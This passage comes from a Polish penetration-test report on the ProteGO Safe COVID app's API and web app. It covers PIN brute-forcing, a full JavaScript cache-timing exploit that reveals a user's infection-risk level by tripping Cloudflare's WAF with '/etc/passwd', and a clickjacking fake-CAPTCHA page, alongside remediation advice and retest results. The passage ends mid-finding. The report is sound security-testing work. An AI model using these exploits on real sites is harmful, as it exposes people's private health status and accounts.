W celu przeprowadzenie ataku typu „brute force" niezbędne jest wykonanie poniższych kroków:

1. Przejście do formularza „Przekaż dane" wysyłania PIN znajdującego się w menu „Moje dane".
2. Wprowadzenie dowolnego PIN, np. „123123"
3. Atakujący rozpoczyna enumeracją i wprowadza potencjalny PIN.
4. Kontynuacja enumeracji i wprowadzanie kolejnych kombinacji PIN przez atakującego.

Proces może został w całości zautomatyzowany. Wystarczy, że atakujący wykorzysta aplikację typu Burp Suite (moduł „Intruder) lub napisze skrypt, który będzie wysyłał poniższe żądanie:




W trakcie testów przeprowadzono 120 nieudanych prób, podając nieprawidłowy kod (na żółto zaznaczono miejsce enumerowania PINu):

```
POST /getAccessToken HTTP/1.1
Host: gat.safesafe.app
Content-Type: application/json
Connection: close
Accept: */*
Accept-Language: pl-PL;q=1.0
Content-Length: 26
Accept-Encoding: gzip, deflate

{"data":{"code":"123ABC"}}
```

Kolejne wysłane żądanie numer 121 potwierdza brak zablokowania możliwości podawania PIN i prezentuje zakończenie procesu sukcesem:



LOKALIZACJA

https://gat.safesafe.app/getAccessToken

REKOMENDACJA

Zaleca się, aby po 5 nieudanych próbach, odstęp pomiędzy kolejnymi wynosił, ok. 15 sekund.

Ponadto, warto rozważyć zwiększenie długości PIN do 8 znaków alfanumerycznych.

Należy upewnić się, że istnieje zapasowy mechanizm, który zapewni Rate Limiting i ograniczenia w momencie odkrycia przez potencjalnego atakującego adresu IP znajdującego się za infrastrukturą Cloudflare.

Więcej informacji:

- https://owasp.org/www-community/controls/Blocking_Brute_Force_Attacks

STATUS PO RETEŚCIE (09.07.2020)

Zalecenie zostało częściowo wdrożone.

Aktualnie czas pomiędzy kolejnymi próbami wynosi ponad 10 sekund. Długość kodu PIN nie została zwiększona do zaproponowanych 8 znaków.

[NOT APPLICABLE] [INFO] PROTEGO_SAFE-API-GAT-002: Ujawnianie nadmiarowych informacji o środowisku w nagłówkach odpowiedzi HTTP

OPIS

Testowana aplikacja zwraca w nagłówkach odpowiedzi HTTP nadmiarowe informacje o wykorzystywanych technologiach. Takie zachowanie może pomóc atakującemu w lepszym sprofilowaniu środowiska aplikacji, co może zostać następnie wykorzystane do przeprowadzania dalszych ataków.

Więcej informacji:

- https://wiki.owasp.org/index.php/Testing_for_Web_Application_Fingerprint_(OWASP-IG-004)
- https://github.com/OWASP/OWASP-Testing-Guide/wiki/4.2.2-Fingerprint-Web-Server-(OTG-INFO-002)

WARUNKI NIEZBĘDNE DO WYKORZYSTANIA PODATNOŚCI

W zależności od oprogramowania i wykorzystanej podatności

SZCZEGÓŁY TECHNICZNE (PROOF OF CONCEPT)

Przykład odpowiedzi HTTP z nadmiarowymi nagłówkami:

```
HTTP/1.1 503 Service Temporarily Unavailable
Server: nginx/1.16.1
Date: Sat, 20 Jun 2020 16:06:58 GMT
Content-Type: text/html
Content-Length: 197
Connection: close

<html>
<head><title>503 Service Temporarily Unavailable</title></head>
<body>
<center><h1>503 Service Temporarily Unavailable</h1></center>
<hr><center>nginx/1.16.1</center>
</body>
</html>
```

LOKALIZACJA

https://gat.safesafe.app/getAccessToken

REKOMENDACJA

Zaleca się usunąć z odpowiedzi HTTP nadmiarowe nagłówki, które ujawniają informacje o wykorzystywanych technologiach.

Ponadto, zaleca się aktualizację oprogramowania nginx do najnowszej wersji.

STATUS PO RETEŚCIE (09.07.2020)

Punkt nie został zweryfikowany.

Podczas realizacji prac nie udało się odtworzyć zaprezentowanego przykładu. Zgodnie z ustalonymi informacjami błąd prawdopodobnie spowodowany był serwerami pośredniczącymi, niebędącymi wewnętrzną infrastrukturą aplikacji.

STATUS (17.07.2020)

Punkt został oznaczony jako „nieaktualne".

Punkt dotyczył innego elementu sieciowego (nie związanego ze środowiskiem aplikacji).

[IMPLEMENTED] [INFO] PROTEGO_SAFE-API-GAT-003: Nieprawidłowo wdrożony nagłówek Strict-Transport-Security

OPIS

W odpowiedziach aplikacji zidentyfikowano niepoprawnie wdrożony nagłówek HTTP: Strict-Transport-Security (HSTS), z uwagi na zbyt krótki czas w „max-age".

Wprowadzenie HSTS wymusza na przeglądarce stosowanie szyfrowanego połączenia HTTPS we wszystkich odwołaniach do domeny aplikacji. Nawet ręczne wpisanie nazwy protokołu „http" w pasku adresu nie spowoduje wysłania nieszyfrowanych pakietów.

Punkt nie jest opisem podatności, a jedynie zaleceniem, którego wdrożenie może zwiększyć ogólny poziom bezpieczeństwa rozwiązania.

Więcej informacji:

- https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security
- https://sekurak.pl/hsts-czyli-http-strict-transport-security/

LOKALIZACJA

- https://gat.safesafe.app/getAccessToken
- https://exp.safesafe.app/*

REKOMENDACJA

W odpowiedziach HTTP serwera powinien znajdować się nagłówek:

```
Strict-Transport-Security: max-age=31536000
```

Alternatywnie: istnieje możliwość zdefiniowana nagłówka HSTS również dla wszystkich poddomen:

```
Strict-Transport-Security: max-age=31536000; includeSubDomains
```

Ponadto, istnieje możliwość skorzystania z tzw. listy preload, która domyślnie zapisana jest w źródłach popularnych przeglądarek WWW. Powoduje to, że przeglądarka użytkownika, który pierwszy raz nawiązuje połączenie z aplikacją, od razu wymusi wykorzystanie szyfrowanego, bezpiecznego kanału komunikacji.

```
Strict-Transport-Security: max-age=31536000; preload
```

Więcej informacji:

- https://hstspreload.org/
- https://www.chromium.org/hsts
- https://cheatsheetseries.owasp.org/cheatsheets/HTTP_Strict_Transport_Security_Cheat_Sheet.html

STATUS PO RETEŚCIE (09.07.2020)

Zalecenie zostało wdrożone.

[PARTIALLY IMPLEMENTED] [INFO] PROTEGO_SAFE-API-GAT-004: Wdrożenie nagłówków odpowiadających za Cache aplikacji

OPIS

W odpowiedziach aplikacji nie zidentyfikowano wdrożonych nagłówków, które odpowiadają za uniemożliwienie zapisywania danych związanych z aplikacją trwale w pamięci tymczasowej przeglądarki. Do takich nagłówków HTTP należy zaliczyć:

- Cache-Control
- Pragma
- Last-Modified
- Expires

Cache-Control jest nagłówkiem zawierającym określone dyrektywy dla mechanizmu cachowania, które mają instruować przeglądarkę: czy, jak i które elementy powinny zostać przechowywane w pamięci tymczasowej. Pomimo, iż cześć dyrektyw może być używana również w zapytaniu HTTP, to zaleca się jednak główne skupienie na odpowiedzi HTTP.

Pragma w przypadku wykorzystania dyrektywy "no-cache" oznacza tę samą instrukcję co "Cache-Control: no-cache" - czyli wymusza na przeglądarce, aby przed pobraniem kopii strony z cache, było wysłane zapytanie do serwera i tym samym pobranie aktualnej wersji – uniemożliwia to zapisanie danych w cache przeglądarki.

Last-Modified zawiera dokładną datę i czas w którym ostatnio zmodyfikowano dany zasób sieciowy - wartość powinna zawsze odpowiadać aktualnemu czasowi.

Expires zawiera datę, czas lub wartość, która określa kiedy odpowiedź serwera nie jest już ważna. Często wykorzystywane wartości w postaci daty przeszłej albo "0" oznaczają, że zasób nie jest już aktualny.

Punkt nie jest opisem podatności, a jedynie zaleceniem, którego wdrożenie może zwiększyć ogólny poziom bezpieczeństwa rozwiązania.

Więcej informacji dotyczących wdrożenia nagłówków cachujących można znaleźć pod adresem:

- https://wiki.owasp.org/index.php/Testing_for_Browser_cache_weakness_(OTG-AUTHN-006)
- https://www.w3.org/Protocols/rfc2616/rfc2616-sec13.html
- https://cwe.mitre.org/data/definitions/524.html
- https://cwe.mitre.org/data/definitions/525.html

LOKALIZACJA

- https://gat.safesafe.app/getAccessToken

- https://exp.safesafe.app/*

REKOMENDACJA

Zaleca się rozważenie wdrożenia poniższych nagłówków:

```
Cache-Control: no-store, no-cache, must-revalidate, max-age=0
Cache-Control: post-check=0, pre-check=0
Pragma: no-cache
Last-Modified: {obecny_czas} GMT
Expires: Tue, 07 Jul 2001 07:00:00 GMT
```

Więcej informacji:

- https://developers.google.com/web/fundamentals/performance/optimizing-content-efficiency/http-caching?hl=pl

STATUS PO RETEŚCIE (09.07.2020)

Zalecenie zostało częściowo wdrożone.

Rekomendacje wdrożono jedynie dla „gat.safesafe.app”.

[PARTIALLY IMPLEMENTED] [INFO] PROTEGO_SAFE-API-GAT-005: Brak ochrony przed atakiem Clickjacking

OPIS

Analiza wykazała, iż aplikacja nie posiada zabezpieczeń przed atakiem Clickjacking. Atak polega na umieszczeniu strony WWW przez atakującego w pływającej ramce (iframe), która poprzez przykrycie pewnych elementów i funkcjonalności strony może spowodować wykonanie nieautoryzowanej operacji przez ofiarę ataku.

Punkt nie jest opisem podatności, a jedynie zaleceniem, którego wdrożenie może zwiększyć ogólny poziom bezpieczeństwa rozwiązania.

Więcej informacji:

- https://owasp.org/www-community/attacks/Clickjacking
- https://owasp.org/www-community/attacks/Cross_Frame_Scripting
- https://sekurak.pl/nietypowe-metody-wykorzystywane-w-atakach-phishingowych/

LOKALIZACJA

https://gat.safesafe.app/getAccessToken

https://exp.safesafe.app/*

REKOMENDACJA

Zaleca się, aby aplikacja dla każdej strony ustawiała nagłówek „X-Frame-Options”, wybierając jedną z poniższych opcji:

a) Całkowite zablokowanie strony w ramce:

```
X-Frame-Options: DENY
```

b) Możliwość umieszczania strony w ramce wyłącznie przez domenę docelową:

```
X-Frame-Options: SAMEORIGIN
```

Więcej informacji:

- https://cheatsheetseries.owasp.org/cheatsheets/Clickjacking_Defense_Cheat_Sheet.html
- https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options

STATUS PO RETEŚCIE (09.07.2020)

Zalecenie zostało częściowo wdrożone.

Rekomendacje wdrożono jedynie dla „gat.safesafe.app”.

[IMPLEMENTED] [INFO] PROTEGO_SAFE-API-GAT-006: Wdrożenie nagłówka X-Content-Type-Options

OPIS

W odpowiedziach aplikacji nie zidentyfikowano wdrożonego nagłówka X-Content-Type-Options.

Nagłówek ten chroni przed atakami polegającymi na tzw. MIME-sniffingu, czyli odgadywaniu przez przeglądarki webowe typu MIME odpowiedzi na podstawie treści odpowiedzi zamiast bazować na nagłówku `Content-Type`. W efekcie może to prowadzić do wymuszenia na przeglądarce załadowania zasobu jako HTML, nawet jeśli jego typ to np. `application/json`. W efekcie wykonany może zostać atak XSS.

Punkt nie jest opisem podatności, a jedynie zaleceniem, którego wdrożenie może zwiększyć ogólny poziom bezpieczeństwa rozwiązania.

Więcej informacji:

1. https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Content-Type-Options

LOKALIZACJA

https://gat.safesafe.app/getAccessToken

REKOMENDACJA

We wszystkich odpowiedziach serwera powinien zostać dodany nagłówek:

```
X-Content-Type-Options: nosniff
```

STATUS PO RETEŚCIE (09.07.2020)

Zalecenie zostało wdrożone.

[NOT VERIFIED] [INFO] PROTEGO_SAFE-API-GAT-007: Dostęp do aplikacji z anonimowej sieci TOR

OPIS

Aplikacja pozwala na korzystanie z niej użytkownikom sieci anonimizującej TOR. Sieć TOR jest powszechnie używana do maskowania swojej tożsamości, często bywa używana przez cyberprzestępców do przeprowadzania ataków na systemy IT. Zablokowanie dostępu z sieci TOR nie wyeliminuje ataków na aplikację jednak pomoże zmniejszyć ilość przeprowadzanych ataków. Z uwagi na fakt, że sieć TOR może posłużyć do przesyłania anonimowych informacji od użytkowników, należy rozważyć umieszczenie na stronie informującej o zablokowaniu dostępu z sieci TOR komunikatu o danych kontaktowych lub o umieszczeniu na niej formularza kontaktowego dla użytkowników.

LOKALIZACJA

https://gat.safesafe.app/*

https://exp.safesafe.app/*

REKOMENDACJA

Zaleca się, zablokowanie dostępu do aplikacji z sieci TOR.

STATUS PO RETEŚCIE (09.07.2020)

Punkt nie był weryfikowany.

Zgodnie z otrzymaną informacją od zespołu Klienta, rekomendacje nie zostały wdrożone z uwagi na założenia biznesowe.

Podatności w aplikacji webowej (safesafe.app)

[NOT APPLICABLE] [MEDIUM] PROTEGO_SAFE-WEB-001: Możliwość wycieku statusu ryzyka infekcji użytkownika do zewnętrznych domen


OPIS

Aplikacja ProteGO Safe po wypełnieniu przez użytkownika formularza dotyczącego potencjalnych objawów wirusa wyświetla podsumowanie w postaci grupy ryzyka, do której ten się kwalifikuje (niskie ryzyko infekcji, średnie ryzyko infekcji i wysokie ryzyko infekcji).

W aplikacji zidentyfikowano błąd bezpieczeństwa pozwalający na doprowadzenie do wycieku tych danych do zewnętrznych stron bez jakiejkolwiek interakcji użytkownika; warunkiem jest jedynie przejście na stronę przygotowaną przez napastnika.

Przykładowa strona wykorzystująca atak została umieszczona pod adresem:

- http://sekurak.securitum.com/prtg-91a9f839/leak-3506bc16/ (kod należy uruchomić w przeglądarce Chrome)



WARUNKI NIEZBĘDNE DO WYKORZYSTANIA PODATNOŚCI

Ofiara ataku musi przejść na stronę przygotowaną przez napastnika.


SZCZEGÓŁY TECHNICZNE (PROOF OF CONCEPT)

W ataku wykorzystywany jest fakt, że razem z wyświetleniem informacji o ryzyku infekcji, wyświetlany jest też obrazek z „buźką" reprezentującą dany poziom ryzyka. Obrazki ładowane są z następujących adresów:

- https://safesafe.app/static/media/buzka-czerwona.38523005.svg
- https://safesafe.app/static/media/buzka-niebieska.8667a571.svg
- https://safesafe.app/static/media/buzka-zielona.1e566248.svg
- https://safesafe.app/static/media/buzka-zolta.83ae8ffa.svg

Gdy użytkownik (który wypełnił wcześniej formularz) wchodzi na stronę safesafe.app, wówczas załadowany zostaje dokładnie jeden z tych obrazków, który przeglądarka umieszcza w pamięci cache. Clou ataku będzie polegało na tym, że z poziomu zewnętrznej strony będzie można stwierdzić, który z obrazków został załadowany z cache na podstawie czasu odpowiedzi.

Poniżej pokazano fragment zrzutu ekranowego z przeglądarki Chrome dla użytkownika, którego ryzyko infekcji zostało ocenione na poziomie średnim (żółta „buźka”).



buzka-czerwona.38523005.svg	200	svg+xml	(index):34	718 B	39 ms	
buzka-niebieska.8667a571.svg	200	svg+xml	(index):34	496 B	48 ms	
buzka-zielona.1e566248.svg	200	svg+xml	(index):34	497 B	42 ms	
buzka-zolta.83ae8ffa.svg	200	svg+xml	(index):34	(disk cache)	1 ms	

Czasy ładowania wszystkich trzech pierwszych obrazków wynoszą średnio 43ms, natomiast dla obrazka załadowanego z cache zaledwie 1ms. Im wolniejsze jest łącze użytkownika, tym ta różnica będzie wyraźniejsza.

Proof-of-Concept ataku składa się z trzech kroków:

1. Upewnienie się, że w cache przeglądarki nie znajduje się żaden z czterech obrazków,
2. Załadowanie strony safesafe.app, by w cache przeglądarki znalazł się dokładnie jeden z czterech obrazków,
3. Próba załadowania wszystkich czterech obrazków. Jeśli jeden z nich ma wyraźnie krótszy czas załadowania od pozostałych, oznacza to, że został pobrany z lokalnego cache.

Przed przygotowaniem właściwego ataku należało jednak rozwiązać jeszcze jeden problem. Aplikacja safesafe.app korzysta z mechanizmu przeglądarkowego Service Workers do serwowania treści. Oznacza to, że nie korzysta z pamięci cache wbudowanej w przeglądarkę. W trakcie testów zauważono jednak, że kod Service Workers jest całkowicie pomijany, jeśli złośliwy kod jest zaserwowany z tzw. *insecure context*[1], co w najprostszy sposób można osiągnąć ładując go z protokołu `http`.

By zrealizować pierwszy krok ataku, należy wykonać inwalidację wpisów w cache dla wszystkich czterech obrazków. Jednym ze znanych sposobów[2] na realizację tego celu jest wykonanie zapytania do cache’owanego zasobu i upewnienie się, że serwer zwróci błąd (tj. odpowie kodem z serii 400 lub 500). Aplikacja safesafe.app jest chroniona przez infrastrukturę CloudFlare, na której działa wbudowane rozwiązanie typu WAF (Web Application Firewall), które odpowiada kodem 403, jeśli wykryje w zapytaniu jakąkolwiek potencjalną próbę ataku. Przykładowo, jeśli w nagłówku `Referer` znajdzie się ciąg znaków charakterystyczny dla ataku Path Traversal: `"/etc/passwd"`, w odpowiedzi zostanie zwrócony błąd wskazujący, że jest to potencjalna próba ataku. Można to potwierdzić wykonując w konsoli polecenie `curl`:

```
$ curl https://safesafe.app/ -H 'Referer: https://sekurak.pl/etc/passwd' -v 2>/dev/stdout |grep HTTP
> GET / HTTP/1.1
< HTTP/1.1 403 Forbidden
```

W samym ataku zostało wykorzystane History API, za pomocą którego do adresu URL złośliwej strony dopisany zostaje ciąg znaków `/etc/passwd`, a następnie załadowane zostają poszczególne obrazki. Ponieważ adres strony jest następnie umieszczany w nagłówku `Referer` przez przeglądarkę, serwer odpowie kodem 403 na wszystkie zapytania i spowoduje inwalidację cache’u.

```
      history.replaceState(null, null, '?/etc/passwd');
      for (let smiley of smileys) {
        const url = `https://safesafe.app/${smiley}`;
```

[1] Secure Contexts w przeglądarkach: https://developer.mozilla.org/en-US/docs/Web/Security/Secure_Contexts
[2] Inwalidacja cache: https://github.com/xsleaks/xsleaks/wiki/Browser-Side-Channels#cache-and-error-events

```
    await fetch(url, {
      mode: 'no-cors',
      cache: 'reload',
    });
  }
```

buzka-czerwona.38523005.svg	403	fetch	(index):51	1.4 kB	72 ms
buzka-niebieska.8667a571.svg	403	fetch	(index):51	1.3 kB	40 ms
buzka-zielona.1e566248.svg	403	fetch	(index):51	1.3 kB	59 ms
buzka-zolta.83ae8ffa.svg	403	fetch	(index):51	1.3 kB	39 ms

W kolejnym kroku z adresu URL usuwany jest ciąg znaków `/etc/passwd` (by nie otrzymywać już więcej błędów CloudFlare), a strona safesafe.app zostaje załadowana w elemencie `<iframe>`, by wymusić na przeglądarce umieszczenie w pamięci cache tylko tego obrazka, który powiązany jest z obecnym statusem użytkownika:

```
  history.replaceState(null, null, '?');
  await waitForIframe('https://safesafe.app');
```

Po załadowaniu strony, otwierane są kolejne obrazki w celu późniejszego zmierzenia czasu ich ładowania:

```
  for (let smiley of smileys) {
    const url = `${ORIGIN}/${smiley}`;
    await waitForImage(url);
  }
  const times = window.performance.getEntries()
  .filter(e => e.name.endsWith('.svg'))
  .map(e => ({
    url: e.name,
    time: e.duration
  }));
```

Następnie liczony jest średni czas ładowania poszczególnych obrazków i sprawdzane jest, czy dokładnie jeden z czasów jest niższy niż 40% średniego czasu. Jeśli tak się dzieje, to udało się ustalić, jaki jest status użytkownika. Atak może się jednak zakończyć niepowodzeniem, jeśli użytkownik nigdy nie był wcześniej na stronie safesafe.app lub pracuje na bardzo niestabilnym łączu internetowym.

Pełny kod exploita został umieszczony poniżej pod śródnagłówkiem „Kod skryptu atakującego”.

LOKALIZACJA

Aplikacja webowa ProteGo Safe: https://safesafe.app/

REKOMENDACJA

Zaleca się umieszczenie zawartości „buziek” w URL-ach typu `data:`; np. zamiast ładować obrazek żółty z adresu `https://safesafe.app/static/media/buzka-zolta.83ae8ffa.svg`, należy załadować go z adresu: `data:image/svg+xml,%0A%3C%3Fxml%20version%3D%221.0%22%20(…)`. Dzięki takiemu rozwiązaniu nie będzie możliwości ustalenia, czy któryś z obrazków znalazł się w cache przeglądarki.

KOD SKRYPTU ATAKUJĄCEGO

```
<!DOCTYPE html>
<meta charset="utf-8">
<body>
  <span id=status></span>
  <script>
    const ORIGIN = "https://safesafe.app";
    const smileys = [
      "static/media/buzka-czerwona.38523005.svg",
      "static/media/buzka-niebieska.8667a571.svg",
      "static/media/buzka-zielona.1e566248.svg",
      "static/media/buzka-zolta.83ae8ffa.svg",
    ];

    function waitForIframe(src) {
      return new Promise(resolve => {
        const iframe = document.createElement('iframe');
        iframe.onload = () => {
          resolve();
          iframe.remove();
        };
        iframe.sandbox = 'allow-same-origin allow-scripts';
        iframe.src = src;
        iframe.style.visibility = 'hidden';
        document.body.appendChild(iframe);
      });
    }

    function waitForImage(url) {
      return new Promise(resolve => {
        const img = new Image();
        img.onload = resolve;
        img.src = url;
      });
    }

    async function exploit() {
      if (window.isSecureContext) {
        console.warn('isSecureContext returns true; the exploit will most likely fail');
        location.protocol = 'http';
        return;
      }

      // We start with invalidating cache for smileys.
      // We abuse CloudFlare WAF, which returns 403 Forbidden
      // if there's a /etc/passwd in the Referer header.
      history.replaceState(null, null, '?/etc/passwd');
      for (let smiley of smileys) {
        const url = `${ORIGIN}/${smiley}`;
```

```
    await fetch(url, {
      mode: 'no-cors',
      cache: 'reload',
    });
  }

  // Given that cache is now invalidated, we load
  // safesafe.app in iframe to let it cache only
  // the smiley of the current user.
  history.replaceState(null, null, '?');
  await waitForIframe(ORIGIN);

  for (let smiley of smileys) {
    const url = `${ORIGIN}/${smiley}`;
    await waitForImage(url);
  }
  const times = window.performance.getEntries()
  .filter(e => e.name.endsWith('.svg'))
  .map(e => ({
    url: e.name,
    time: e.duration
  }));

  // We measure average time of loading smileys.
  // The idea is that all SVG files should load
  // roughly in the same duration. However, if only
  // one is served from cache, then its load time is
  // significantly lower than all other entries.
  //
  // From that we can conclude that the smiley loaded
  // from cache represents user's status.

  const sum = times.map(e => e.time).reduce((a,b) => a+b, 0);
  const average = sum / times.length;
  const THRESHOLD = 0.4

  const likelyLoadedFromCache = times.filter(e => e.time < THRESHOLD * average);
  console.log(times);

  const STATUSES = {
    'zielona': 'Niskie ryzyko infekcji',
    'zolta': 'Średnie ryzyko infekcji',
    'czerwona': 'Wysokie ryzyko infekcji',
    'niebieska': 'Stan nieokreślony'
  };
  let status;

  if (likelyLoadedFromCache.length === 1) {
    // Successful exploit; we identified a single entry
    // loaded from cache. Now we know what status the user has.
    const url = likelyLoadedFromCache[0].url;
    const color = url.match(/buzka-(\w+)\./)[1];
    status = `Status uzytkownika to: ${STATUSES[color]}`;
  } else {
    status = 'Nie udało się wiarygodnie określić statusu użytkownika.';
```

```
      }

      document.getElementById('status').textContent = status;
    }

    exploit();

  </script>
</body>
```

STATUS PO RETEŚCIE (09.07.2020)

Podatność została wyeliminowana.

Nie ma możliwości wykonania ataku według scenariusza opisanego w sekcji „Szczegóły techniczne” po dodaniu nagłówka:

```
X-Frame-Options: SAMEORIGIN
```

(Patrz: podatność PROTEGO_SAFE-WEB-002, sekcja „Status po reteście”.)

Należy jednak nadmienić, że jeśli będzie możliwe otworzenie strony w nowej ramce i wymuszenie, żeby nie korzystała ona z *service workera,* podatność nadal będzie możliwa do wykorzystania.

STATUS (17.07.2020)

Punkt został oznaczony jako „nieaktualne”.

Zgodnie z otrzymaną informacją od zespołu Klienta:

> *Aplikacja webowa została w całości wdrożona w aplikacjach mobilnych w wersji lokalnej, nie odwołującej się do aplikacji wskazanej w domenie safesafe.app i pod tym adresem została umieszczona strona HTML wraz z informacją o projekcie i linkami do sklepów Google Play i Apple App Store, gdzie użytkownik może pobrać aplikacje na swój telefon. Podatność nie jest w takiej sytuacji dłużej aktualna.*

[NOT APPLICABLE] [MEDIUM] PROTEGO_SAFE-WEB-002: Brak nagłówka X-Frame-Options

OPIS

Aplikacja safesafe.app nie ustawia w odpowiedzi nagłówka `X-Frame-Options`, narażając użytkownika na atak Clickjacking. Atak polega na umieszczeniu strony przez atakującego w elemencie `<iframe>`, w wyniku czego ofiara może wykonać niezamierzone przez siebie akcje.

W przypadku aplikacji safesafe.app atak mógłby zostać także wykorzystany w sposób socjotechniczny do wydobycia informacji o obecnym statusie zarażenia poprzez wystawienie fałszywej CAPTCHA. Przykładowy atak został zahostowany pod adresem:

- https://sekurak.securitum.com/prtg-91a9f839/captcha-c86498e2/

Więcej informacji o ataku:

- https://en.wikipedia.org/wiki/Clickjacking

WARUNKI NIEZBĘDNE DO WYKORZYSTANIA PODATNOŚCI

Przekierowanie użytkownika na stronę przygotowaną przez atakującego.

SZCZEGÓŁY TECHNICZNE (PROOF OF CONCEPT)

Atak polega na umieszczeniu na stronie elementu `<iframe>` wskazującego do domeny safesafe.app. Przykładowy kod:

```
<!DOCTYPE html>
<meta charset="utf-8">
<title>ProteGO Safe CAPTCHA</title>
<style>
    iframe {
        position: relative;
        left: -247px; top: -119px;
        width: 100%; height: 2000px;
        border: 0;
    }
    #container {
        width:400px; height:142px;
        overflow: hidden; border: solid 3px;
    }
</style>
<h1>CAPTCHA</h1>
<div id=container>
    <iframe src=https://safesafe.app></iframe>
</div>
<p>Aby wysłać formularz, zaznacz, jaki obrazek widzisz powyżej.</p>
<select>
    <option>Niebieski samochód</option>
    <option>Fioletowy dom</option>
    <option>Pomarańczowa twarz</option>
    <option>Zielona twarz</option>
    <option>Czerwona twarz</option>
</select>
```

LOKALIZACJA

Aplikacja webowa ProteGo Safe: https://safesafe.app/

REKOMENDACJA

Zaleca się dodać nagłówek `X-Frame-Options: DENY` do wszystkich odpowiedzi HTTP. Należy w tym celu odpowiednio zmodyfikować plik `firebase.json`:

- https://firebase.google.com/docs/hosting/full-config?hl=pl#headers

STATUS PO RETEŚCIE (09.07.2020)

Podatność została wyeliminowana.

Aplikacja zwraca nagłówek:

```
X-Frame-Options: SAMEORIGIN
```

STATUS (17.07.2020)

Punkt został oznaczony jako „nieaktualne”.

Zgodnie z otrzymaną informacją od zespołu Klienta:

Aplikacja webowa została w całości wdrożona w aplikacjach mobilnych w wersji lokalnej, nie odwołującej się do aplikacji wskazanej w domenie safesafe.app i pod tym adresem została umieszczona strona HTML wraz z informacją o projekcie i linkami do sklepów Google Play i Apple App Store, gdzie użytkownik może pobrać aplikacje na swój telefon. Podatność nie jest w takiej sytuacji dłużej aktualna.

[NOT APPLICABLE] [MEDIUM] PROTEGO_SAFE-WEB-003: „Test oceny ryzyka" jako funkcjonalność online

OPIS

Aplikacja podczas „Testu oceny ryzyka" korzysta z zewnętrznego API. Poufne dane są przesyłane między przeglądarką a serwerem zewnętrznym.
Istnieją następujące ryzyka z tym związane:

- wstrzyknięcie dodatkowych pytań (form injection) – w przypadku analizowanej aplikacji możliwe jest wstrzyknięcie tylko pytań zamkniętych, tj. polegających na wybraniu jednej lub wielu z kilku gotowych odpowiedzi (bez możliwości wstrzyknięcia pytań otwartych, w których użytkownik miałby wpisać tekst),
- ograniczenie usługi – w przypadku dużej popularności aplikacji ze względu na zapisy licencyjne liczba odwołań do API może zostać ograniczona[3],
- odmowa usługi (DoS) – w przypadku ataku DoS/DDoS na API spowoduje to również uniemożliwienie korzystania z funkcji samooceny w aplikacji.

WARUNKI NIEZBĘDNE DO WYKORZYSTANIA PODATNOŚCI

Przejęcie lub zakłócenie działania zewnętrznego API.

SZCZEGÓŁY TECHNICZNE (PROOF OF CONCEPT)

1. Należy przejść do: „Test oceny ryzyka" https://safesafe.app/risk-test
2. Nacisnąć „Wykonaj TEST oceny ryzyka"
3. Zostanie wysłane zapytanie do API:

```
POST /covid19/diagnosis HTTP/1.1
Host: api.safesafe.app
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:76.0) Gecko/20100101 Firefox/76.0
Accept: */*
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/json;charset=utf-8
Content-Length: 39
Model: infermedica-pl
Origin: https://safesafe.app
Referer: https://safesafe.app/diagnosis
Connection: close

{"sex":"female","age":21,"evidence":[]}
```

4. Odpowiedź od API zawiera pytania wyświetlane w ankiecie:

